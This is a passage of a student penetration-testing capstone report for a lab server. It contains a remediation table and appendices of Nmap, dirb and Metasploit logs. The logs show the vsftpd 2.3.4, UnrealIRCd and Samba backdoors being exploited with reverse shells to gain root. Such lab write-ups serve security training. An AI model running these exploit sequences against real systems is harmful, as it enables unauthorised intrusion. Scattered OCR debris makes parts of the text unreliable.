Unnecessary / exposed services	Disable unused services and close unneeded ports; apply host/network firewall allowlists; separate management interfaces from user traffic.	Repeat Nmap/service discovery from the same authorised vantage point and confirm only required services remain reachable.

Weak authentication / brute force	Add server-side rate limits, progressive delays and appropriate lockout/risk controls; enforce strong unique passwords; use MFA for privileged accounts; monitor failed logins.	Run a controlled repeat test and confirm rate controls trigger without allowing simple bypass.
CSRF	Add unpredictable anti-CSRF tokens to state-changing requests and validate them server-side; use SameSite cookies and Origin/Referer checks as defence in depth.	Confirm requests lacking a valid token or valid origin context are rejected.
SQL injection	Replace dynamically concatenated SQL with parameterized queries/prepared statements; validate input; use least-privileged database accounts; suppress detailed database errors.	Retest the affected input and verify it cannot alter query structure or return unauthorised records.
Excessive privileges	Apply least privilege to users, services and database accounts; remove unused accounts and default credentials; review privileged group membership.	Confirm permissions and group memberships match the approved baseline.
Insufficient monitoring	Centralise logs; monitor authentication failures, administrative activity and network anomalies; define alert thresholds and incident response ownership.	Generate controlled test events and verify that alerts and audit records are produced.

9 Retesting and Closure

After remediation, repeat the relevant checks using the same authorised target and a comparable test method. Record the retest date, tester, original finding ID, result, evidence reference and whether the issue is fixed, partially fixed, accepted as a documented risk or still open. A finding should be closed only when the original condition is no longer reproducible or the approved risk owner formally accepts the residual risk.

10. Appendices

Appendix A – Internal Network Evidence

```
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.10.3
PING 192.168.10.3 (192.168.10.3) 56(84) bytes of data.
64 bytes from 192.168.10.3: icmp_seq=1 ttl=64 time=4.84 ms
64 bytes from 192.168.10.3: icmp_seq=2 ttl=64 time=2.07 ms
64 bytes from 192.168.10.3: icmp_seq=3 ttl=64 time=2.19 ms
64 bytes from 192.168.10.3: icmp_seq=4 ttl=64 time=3.00 ms
64 bytes from 192.168.10.3: icmp_seq=5 ttl=64 time=1.56 ms
64 bytes from 192.168.10.3: icmp_seq=6 ttl=64 time=1.37 ms
64 bytes from 192.168.10.3: icmp_seq=7 ttl=64 time=1.24 ms
64 bytes from 192.168.10.3: icmp_seq=8 ttl=64 time=2.35 ms
64 bytes from 192.168.10.3: icmp_seq=9 ttl=64 time=3.84 ms
64 bytes from 192.168.10.3: icmp_seq=10 ttl=64 time=2.31 ms
64 bytes from 192.168.10.3: icmp_seq=11 ttl=64 time=1.65 ms
64 bytes from 192.168.10.3: icmp_seq=12 ttl=64 time=2.48 ms
64 bytes from 192.168.10.3: icmp_seq=13 ttl=64 time=1.67 ms
64 bytes from 192.168.10.3: icmp_seq=14 ttl=64 time=2.09 ms
^C
── 192.168.10.3 ping statistics ──
14 packets transmitted, 14 received, 0% packet loss, time 13031ms
rtt min/avg/max/mdev = 1.239/2.331/4.844/0.957 ms
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.10.3

─────────────────
DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Sun Sep 27 21:32:49 2026
URL_BASE: http://192.168.10.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

─────────────────

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.3/ ----
+ http://192.168.10.3/cgi-bin/ (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.10.3/dav/
+ http://192.168.10.3/index (CODE:200|SIZE:891)
+ http://192.168.10.3/index.php (CODE:200|SIZE:891)
+ http://192.168.10.3/phpinfo (CODE:200|SIZE:48062)
+ http://192.168.10.3/phpinfo.php (CODE:200|SIZE:48074)
==> DIRECTORY: http://192.168.10.3/phpMyAdmin/
+ http://192.168.10.3/server-status (CODE:403|SIZE:298)
==> DIRECTORY: http://192.168.10.3/test/
==> DIRECTORY: http://192.168.10.3/twiki/

---- Entering directory: http://192.168.10.3/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.10.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 22:57 -0400
Nmap scan report for 192.168.10.1
Host is up (0.0015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.10.2
Host is up (0.00072s latency).
MAC Address: 08:00:27:3D:03:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.3
Host is up (0.0028s latency).
MAC Address: 08:00:27:0D:57:8B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.07 seconds
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.10.3
RHOSTS ⇒ 192.168.10.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.10.4
LHOST ⇒ 192.168.10.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command
```

Activate Windows
Go to Settings to activate Windows.

```
msf > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .            .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .            .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .            .          .      .
```

Activate Windows
Go to Settings to activate Windows.

```
msf exploit(multi/samba/usermap_script) > set RHOSTS  192.168.10.3
RHOSTS ⇒ 192.168.10.3
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.3:34228) at 2026-09-27 19:49:26 -0400

whoami
root
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.10.4:4444
[*] 192.168.10.3:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.3:6667 - Connected to 192.168.10.3:6667
[*] 192.168.10.3:6667 - Trying to register a new IRC user: rhett
[+] 192.168.10.3:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.10.3:6667 - Connected to 192.168.10.3:6667
[*] 192.168.10.3:6667 - Sending IRC backdoor command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo NGI9TLY4zURSwV8Z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "NGI9TLY4zURSwV8Z\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.10.4:4444 → 192.168.10.3:37577) at 2026-09-27 19:37:55 -0400

whoami
root
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami

[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.3
RHOST => 192.168.10.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] 192.168.10.3:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.10.3:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.10.3:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.10.3:21 - Backdoor has been spawned!
[*] Meterpreter session 3 opened (192.168.10.4:4444 → 192.168.10.3:35635) at 2026-09-27 21:50:09 -0400

meterpreter > getuid
Server username: root
meterpreter > shell
whoami
Process 9336 created.
Channel 1 created.
root
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.10.3
RHOSTS => 192.168.10.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.10.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):


   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also
                                              Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port



   When FETCH_COMMAND is one of CURL,GET,WGET:
```


Activate Windows
Go to Settings to activate Windows.

```
meterpreter > getuid
Server username: root
meterpreter > shell
whoami
Process 9336 created.
Channel 1 created.
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
mJzkhkgnwrL
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Appendix B – Web Application Evidence.







Appendix C – References

The following references are suitable starting points; cite the specific versions consulted during the project and use the same OWASP edition consistently throughout the report.

- OWASP Foundation, OWASP Top 10 Web Application Security Risks. https://owasp.org/www-project-top-ten/
- National Vulnerability Database (NVD), CVE and CVSS reference data. https://nvd.nist.gov/
- Nmap Project, Nmap Reference Guide. https://nmap.org/book/man.html
- Tenable, Nessus documentation. https://docs.tenable.com/
- PortSwigger, Burp Suite documentation. https://portswigger.net/burp/documentation

Conclusion

The earlier vulnerability assessment identified a substantial set of potential security issues on the lab server, including 11 Critical and 7 High findings. The capstone extends that baseline through internal network and web application penetration testing, with the aim of distinguishing potential weaknesses from issues whose impact was demonstrated. The final report should be submitted only after the bracketed fields have been completed from the practical evidence, unsupported example outcomes have been removed, and every finding has a traceable remediation and retest criterion.

For Vertex Digital Systems, the recommended path is to address Critical and High risks first, reduce unnecessary service exposure, strengthen authentication and application controls, apply least privilege, improve monitoring, and verify remediation through retesting.

Key Analytical Questions

- Which vulnerabilities were confirmed exploitable versus only

Theoretical?

-Vstfdp 2.3.4 backdoor

-Unrealircd backdoor

-sql injection

-authentication failure

- What privilege level was obtained through each exploit — user or

Root?

-Vstfdp 2.3.4 backdoor -root

-Unrealircd backdoor- root

-sql injection- application-level access

-authentication failure- application-level access

- What sensitive data or systems become exposed once access is gained? Access to organization resources, data, account and other information
- How do network-level and web-level risks compound each other?

Network level can give access to server and web-level risk can give access to web application

- Which findings pose the greatest combined business risk to Vertex?

  - Both the network and web level vulnerabilities pose the greatest risk to the company
- What is the most urgent, prioritized remediation step for leadership?

  -To work on the most critical risks and apply all the remediation stated above